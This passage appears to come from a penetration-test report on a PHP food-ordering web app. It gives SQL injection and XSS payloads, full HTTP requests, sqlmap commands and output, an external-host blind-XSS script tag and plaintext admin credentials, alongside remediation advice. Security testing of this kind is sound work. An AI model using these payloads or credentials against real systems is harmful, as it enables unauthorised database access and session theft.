If the attack is exploited to the highest, it would lead to a full compromise of the user account and sensitive data, with just a user with no privileges or fewer privileges.	
Conditions Under Which Vulnerability May Materialize	
This vulnerability does not require specific condition or an environment to be exploited.	
Remediation	
Ensure that proper server-side input validation is performed on all sources of user input. Various protections should be implemented using the following in order of effectiveness: • Errors: Ensure that SQL errors are turned off and not reflected back to a user when an error occurs as to not expose valuable information to an attacker. • Parameterize Queries: Ensure that when a userŐs input is added to a backend SQL query, it is not string appended but placed into the specific SQL parameter. The method to perform this varies from language to language. • Server-Side Input Length: Limit the length of each field depending on its type. For example, a name should be less than 16 characters long, and an ID should be less than 5 characters long. • Whitelist: Create character ranges (ie. Numeric, alpha, alphanumeric, alphanumeric with specific characters) and ensure that each input is restricted to the minimum length whitelist necessary. • Blacklist: Disallow common injection characters such as “<>\/?*()&, SQL and SCRIPT commands such as SELECT, INSERT, UPDATE, DROP, and SCRIPT, newlines %0A, carriage returns %0D, nul characters %00 and unnecessary or bad encoding schemas (malformed ASCII, UTF-7, UTF-8, UTF- 16, Unicode,	

- Logging and Web Specific IDS/IPS (Intrusion Detection/Prevention System): Ensure that proper logging is taking place and is being reviewed, and any malicious traffic which generates an alert is promptly throttled and eventually blacklisted.

References

- https://portswigger.net/web-security/sql-injection
- https://owasp.org/www-community/attacks/SQL_Injection


Step to Reproduce:

The following are the steps to reproduce the

vulnerability: Requirements:

- Access to the application
- Browser and SQLMAP

1. Log in to the admin portal using the below credentials. Username: admin7890
   Password: qwerty90876
2. Navigate to http://192.168.1.206/good_food/contact-us.
3. Enter any random data and click on submit.
4. Intercept the request with burpsuite and send it to repeater.
5. Change the value of parameter message to the below given value, and send it.
   ssss%27%20AND%20%28SELECT%201908%20FROM%20%28SELECT%28SLEEP%285%29%29%29IRM t%29%20AND%20%27AAJT%27%3D%27AAJT



```
POST /good_food/contact_us_submit.php HTTP/1.1
Host: 192.168.1.206
Content-Length: 182
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.206
Referer: http://192.168.1.206/good_food/contact-us
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,mr;q=0.7
Cookie: PHPSESSID=vu675e171qj43tbd9e4d3hk91v
Connection: close

name=name&email=test%40test.com&mobile=1234567890&subject=subject&message=
ssss%27%20AND%20%28SELECT%201908%20FROM%20%28SELECT%28SLEEP%285%29%29%29IRMt%29%20AND%20%27AAJT%27%3D%2
7AAJT
```

```
ssss' AND (SELECT 1908 FROM (SELECT(SLEEP(5)))IRMt) AND 'AAJT'='AAJT
Press 'F2' for focus
```


```
HTTP/1.1 200 OK
Date: Thu, 18 Nov 2021 15:03:30 GMT
Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28
X-Powered-By: PHP/7.3.28
Content-Length: 62
Connection: close
Content-Type: text/html; charset=UTF-8

Thank you for connecting with us, will get back to you shortly
```

280 bytes | 5,033 millis

6. In the above it we can see the application took 5 seconds to reply back with he data, thus explain the time based sql injection here.
7. Open CMD/terminal in the local system and navigate to the folder where SQLMap is installed and run the below command.

```
SQL Command : py -2 sqlmap.py -r request.txt --batch –dbs --level 5 --

Risk Content of request.txt

POST /good_food/contact_us_submit.php
HTTP/1.1 Host: 192.168.1.206
Content-Length: 182
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.206
Referer: http://192.168.1.206/good_food/contact-
us Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-
US;q=0.9,en;q=0.8,mr;q=0.7 Cookie:
PHPSESSID=vu675el71qj43tbd9e4d3hk91v Connection:
close

name=name&email=test%40test.com&mobile=1234567890&subject=subject&message=test
```

8. We should get the output as of below.



```
[20:30:52] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2282 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: name=name&email=test@test.com&mobile=1234567890&subject=subject&message=t'||(SELECT 0x6c49656b WHERE 5976=5976 AND SLEEP(5))||'
---
[20:31:48] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.28, Apache 2.4.47
back-end DBMS: MySQL >= 5.0.12
[20:31:48] [INFO] fetching database names
[20:31:48] [INFO] fetching number of databases
[20:31:48] [INFO] retrieved:

[20:31:48] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[20:32:03] [INFO] adjusting time delay to 1 second due to good response times
6
[20:32:03] [INFO] retrieved: information_schema
[20:33:03] [INFO] retrieved: mysql
[20:33:20] [INFO] retrieved: online_food
[20:34:04] [INFO] retrieved: performance_schema
[20:35:02] [INFO] retrieved: phpmyadmin
[20:35:38] [INFO] retrieved: test
available databases [6]:
[*] information_schema
[*] mysql
[*] online_food
[*] performance_schema
[*] phpmyadmin
[*] test

[20:35:52] [INFO] fetched data logged to text files under 'C:\Users\ninad\AppData\Local\sqlmap\output\192.168.1.206'
```

9. In the above image it shows that parameter message on contact us page was vulnerable to Sql Injection attack. We can see that we go to know the database names here.

9.4 Boolean-Based Blind SQL Injection on Order Details at id Parameter

Vulnerability Severity	**CWE ID**
Critical 🟥	89
Tools Used	**Ease of Exploitation**
Burp Suite	Medium
OWASP Category	**Date of reporting**
Injection	18-Nov-2021

Vulnerability Description

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour. In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure or perform a denial-of-service attack.

Boolean-based SQL injection is a technique which relies on sending an SQL query to the database. This injection technique forces the application to return a different result, depending on the query. Depending on the boolean result (TRUE or FALSE), the content within the HTTP response will change, or remain the same. The result allows an attacker to judge whether the payload used returns true or false, even though no data from the database are recovered. Also, it is a slow attack; this will help the attacker to enumerate the database

During the analysis, we found that the application lacks sanitisation on order_detail page at **id** parameter resulting in Boolean-Based Blind sql injection.

Vulnerability Identified By / How It Was Discovered

Manual Analysis – Burp Suite

Vulnerable URL

https://demo.company.com/order_detail?id=19

Implications / Consequences of not Fixing the Issue

If the attack is exploited to the highest, it would lead to a full compromise of the user account and sensitive
data, with just a user with no privileges or fewer privileges.

Conditions Under Which Vulnerability May Materialize

This vulnerability does not require specific condition or an environment to be exploited.

Remediation

Ensure that proper server-side input validation is performed on all sources of user input. Various protections should be implemented using the following in order of effectiveness:

- Errors: Ensure that SQL errors are turned off and not reflected back to a user when an error occurs as to not expose valuable information to an attacker.
- Parameterize Queries: Ensure that when a userŐs input is added to a backend SQL query, it is not string appended but placed into the specific SQL parameter. The method to perform this varies from language to language.
- Server-Side Input Length: Limit the length of each field depending on its type. For example, a name should be less than 16 characters long, and an ID should be less than 5 characters long.
- Whitelist: Create character ranges (ie. Numeric, alpha, alphanumeric, alphanumeric with specific characters) and ensure that each input is restricted to the minimum length whitelist necessary.
- Blacklist: Disallow common injection characters such as "<>\/?*()&, SQL and SCRIPT commands such as SELECT, INSERT, UPDATE, DROP, and SCRIPT, newlines %0A, carriage returns %0D, null

characters %00 and unnecessary or bad encoding schemas (malformed ASCII, UTF-7, UTF-8, UTF- 16, Unicode, etc.).

- Logging and Web Specific IDS/IPS (Intrusion Detection/Prevention System): Ensure that proper logging is taking place and is being reviewed, and any malicious traffic which generates an alert is promptly throttled and eventually blacklisted.

References

- https://portswigger.net/web-security/sql-injection
- https://owasp.org/www-community/attacks/SQL_Injection


Step to Reproduce:

The following are the steps to reproduce the

vulnerability: Requirements:

- ○ Access to the application
- ○ Browser and SQLMAP

1. Navigate to the http://192.168.1.206/good_food/order_detail?id=19%20RLIKE%20(SELECT%20(CASE%20WHEN%20(6095=6096)%20THEN%203%20ELSE%200x28%20END)).
2. In the above URL the boolean based statement comes out to be false therefore we get a SQL error as of below.



Not secure
192.168.1.206/good_food/order_detail?id=19%20RLIKE%20(SELECT%20(CASE%20WHEN%20(...
goodfood
SHOP
ABOUT
CONTACT US

Order Detail

Warning: mysqli_fetch_assoc() expects parameter 1 to be mysqli_result, bool given in **C:\xampp\htdocs\good_food\function.inc.php** on line **228**

DISH	ATTRIBUTE	UNIT PRICE	QTY	TOTAL PRICE
			Total	0

3. Navigate to http://192.168.1.206/good_food/order_detail?id=19%20RLIKE%20(SELECT%20(CASE%20WHEN%20(6095=6095)%20THEN%203%20ELSE%200x28%20END))
4. In the above URL the boolean based statement comes out to be true therefore we don't get a SQL
   error as of below.



Not secure | 192.168.1.206/good_food/order_detail?id=19%20RLIKE%20(SELECT%20(CASE%20WHEN%20(6095=609...

Welcome test

goodfood

My Cart

SHOP ABOUT CONTACT US


Order Detail

DISH	ATTRIBUTE	UNIT PRICE	QTY	TOTAL PRICE
			Total	0

5. Open CMD/terminal in the local system and navigate to the folder where SQLMap is installed and run the below command.

```
SQL Command : py -2 sqlmap.py -r request.txt --batch –
dbs Content of request.txt

GET /good_food/order_detail?id=19 HTTP/1.1
Host: 192.168.1.206
Cache-Control: max-age=0
Upgrade-Insecure-
Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0
.8,application/signed-
exchange;v=b3;q=0.9 Accept-
Encoding: gzip, deflate
Accept-Language: en-GB,en-
US;q=0.9,en;q=0.8,mr;q=0.7 Cookie:
```

6. We should get the output as of below.



```
[20:13:40] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 259 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://192.168.1.206:80/good_food/order_detail?id=19 AND 1380=1380

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: http://192.168.1.206:80/good_food/order_detail?id=19 OR (SELECT 9466 FROM(SELECT COUNT(*),CONCAT(0x7171766271,(SELECT (ELT(9466=9466,1))),
_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: http://192.168.1.206:80/good_food/order_detail?id=19 AND SLEEP(5)
---
[20:13:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.28, Apache 2.4.47
back-end DBMS: MySQL >= 5.0
[20:13:40] [INFO] fetching database names
[20:13:40] [INFO] used SQL query returns 6 entries
[20:13:40] [INFO] retrieved: 'information_schema'
[20:13:40] [INFO] retrieved: 'mysql'
[20:13:41] [INFO] retrieved: 'online_food'
[20:13:41] [INFO] retrieved: 'performance_schema'
[20:13:41] [INFO] retrieved: 'phpmyadmin'
[20:13:41] [INFO] retrieved: 'test'
available databases [6]:
[*] information_schema
[*] mysql
[*] online_food
[*] performance_schema
[*] phpmyadmin
[*] test

[20:13:41] [INFO] fetched data logged to text files under 'C:\Users\ninad\AppData\Local\sqlmap\output\192.168.1.206'
```

7. In the above image it shows that parameter id on order details page was vulnerable to Sql Injection attack. We can see that we go to know the database names here.

9.5 Blind XSS on User Register at Email Parameter

Vulnerability Severity	CWE ID
Critical 🟥	712
Tools Used	**Ease of Exploitation**
Burp Suite	Easy
OWASP Category	**Date of reporting**
Injection	18-Nov-2021

Vulnerability Description

Cross-site scripting (XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all the application's functionality and data.

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.

Blind XSS is a type of Stored XSS in which the attacker’s input is saved by the server and is reflected in the developer’s application. Basically, the attacker’s payload is executed on the application used by team members or admins.

During the analysis it was observed that the **email** parameter while registering a user is vulnerable to Blind XSS.

Vulnerability Identified By / How It Was Discovered

Manual Analysis – Burp Suite

Vulnerable URL

https://demo.company.com/shop

Implications / Consequences of not Fixing the Issue

Here in this vulnerability the attacker might create a malicious payload that fetches the session id of the user who clicks on the link and pass that information to the attacker's server, this can lead to a session hijacking or account takeover on that domain.

Conditions Under Which Vulnerability May Materialize

This vulnerability does not require specific condition or an environment to be exploited.

Remediation

- Always treat all user input as untrusted data.
- Never insert untrusted data except in allowed locations.
- Always input or output-encode all data coming into or out of the application.
- Always whitelist allowed characters and seldom use blacklisting of characters except in certain use cases.
- Always use a well-known and security encoding API for input and output encoding such as the OWASP ESAPI.
- Never try to write input and output encoders unless absolutely necessary. Chances are that someone has already written a good one.
- Never use the DOM function innerHtml and instead use the functions innerText and textContent to prevent against DOM-based XSS.
- As a best practice, consider using the HTTPOnly flag on cookies that are session tokens or sensitive tokens.

- As a best practice, consider implementing Content Security Policy to protect against XSS and other injection type attacks.
- As a best practice, consider using an auto-escaping templating system.
- As a best practice, consider using the X-XSS-Protection response header.

References

- https://owasp.org/www-community/attacks/xss/
- https://portswigger.net/web-security/cross-site-scripting
- https://www.acunetix.com/websitesecurity/detecting-blind-xss-vulnerabilities/


Step to Reproduce:

The following are the steps to reproduce the

vulnerability: Requirements:

- ○ Access to the application
- ○ BurpSuite Community Edition

1. Navigate to http://172.20.10.6/good_food/login_register .
2. Select Register.
3. Fill the details and click on register
4. Intercept in the BurpSuite
5. Change the value of email parameter to the XSS hunter payload, we can generate xss hunter payload by navigating to https://xsshunter.com.
Sample payload: "><script src=https://[yourxxshuntername].xss.ht></script>



```
POST /good_food/login_register_submit HTTP/1.1
Host: 172.20.10.6
Content-Length: 195
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/95.0.4638.54 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.20.10.6
Referer: http://172.20.10.6/good_food/login_register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=if05u73f5nrjledahdmclv90q2
Connection: close

name=name&email="><script+src%3dhttps%3a//whitehatguyxss.xss.ht></script>&
password=pass&mobile=2334444&captcha=qGphJD&type=register
```

6. Navigate to the http://172.20.10.6/good_food/admin/index.php and Login with following credentials,
   Username:
   admin7890
7. Visit the http://172.20.10.6/good_food/admin/user.php
8. Now visit https://xsshunter.com/app

9. Observe that Blind XSS is executed.

9.6 Stored XSS on Shop

<table>
<tr><th>Vulnerability Severity</th><th>CWE ID</th></tr>
<tr><td>High 🟥</td><td>712</td></tr>
<tr><td><b>Tools Used</b></td><td><b>Ease of Exploitation</b></td></tr>
<tr><td>Burp Suite</td><td>Medium</td></tr>
<tr><td><b>OWASP Category</b></td><td><b>Date of reporting</b></td></tr>
<tr><td>Injection</td><td>18-Nov-2021</td></tr>
<tr><td colspan="2"><b>Vulnerability Description</b></td></tr>
<tr><td colspan="2">Cross-site scripting (XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all the application's functionality and data.

A Persistent XSS attack is possible when a website or web application stores user input and later serves it to other users. Stored XSS allows potential attackers to inject client-side scripts directly onto target servers. This is not just a single user issue, however, it affects everyone who has access to these servers. Once attackers find a vulnerability in the web application, they can inject their script and wait for an unsuspecting target to fall into their trap. The injected script is permanently stored on the now infected servers and allows the attacker to set their targets up to receive the malicious script from the servers when they make a request.

During the analysis it was observed that the <b>name</b> parameter on the Profile page is vulnerable to Stored XSS. The reflection of the Malicious input was on Shop page.</td></tr>
<tr><td colspan="2"><b>Vulnerability Identified By / How It Was Discovered</b></td></tr>
<tr><td colspan="2">Manual Analysis – Burp Suite</td></tr>
<tr><td colspan="2"><b>Vulnerable URL</b></td></tr>
<tr><td colspan="2">https://demo.company.com</td></tr>
<tr><td colspan="2"><b>Implications / Consequences of not Fixing the Issue</b></td></tr>
<tr><td colspan="2">Here in this vulnerability the attacker might create a malicious payload that fetches the session id of the user who clicks on the link and pass that information to the attacker's server, this can lead to a session hijacking or
account takeover on that domain.</td></tr>
<tr><td colspan="2"><b>Conditions Under Which Vulnerability May Materialize</b></td></tr>
<tr><td colspan="2">This vulnerability does not require specific condition or an environment to be exploited.</td></tr>
<tr><td colspan="2"><b>Remediation</b></td></tr>
<tr><td colspan="2">• Always treat all user input as untrusted data.
• Never insert untrusted data except in allowed locations.
• Always input or output-encode all data coming into or out of the application.
• Always whitelist allowed characters and seldom use blacklisting of characters except in certain use cases.
• Always use a well-known and security encoding API for input and output encoding such as the OWASP ESAPI.
• Never try to write input and output encoders unless absolutely necessary. Chances are that someone has already written a good one.
• Never use the DOM function innerHtml and instead use the functions innerText and textContent to prevent against DOM-based XSS.
• As a best practice, consider using the HTTPOnly flag on cookies that are session tokens or sensitive tokens.</td></tr>
</table>

- As a best practice, consider implementing Content Security Policy to protect against XSS and other injection type attacks.
- As a best practice, consider using an auto-escaping templating system.
- As a best practice, consider using the X-XSS-Protection response header.

References

- https://owasp.org/www-community/attacks/xss/
- https://portswigger.net/web-security/cross-site-scripting

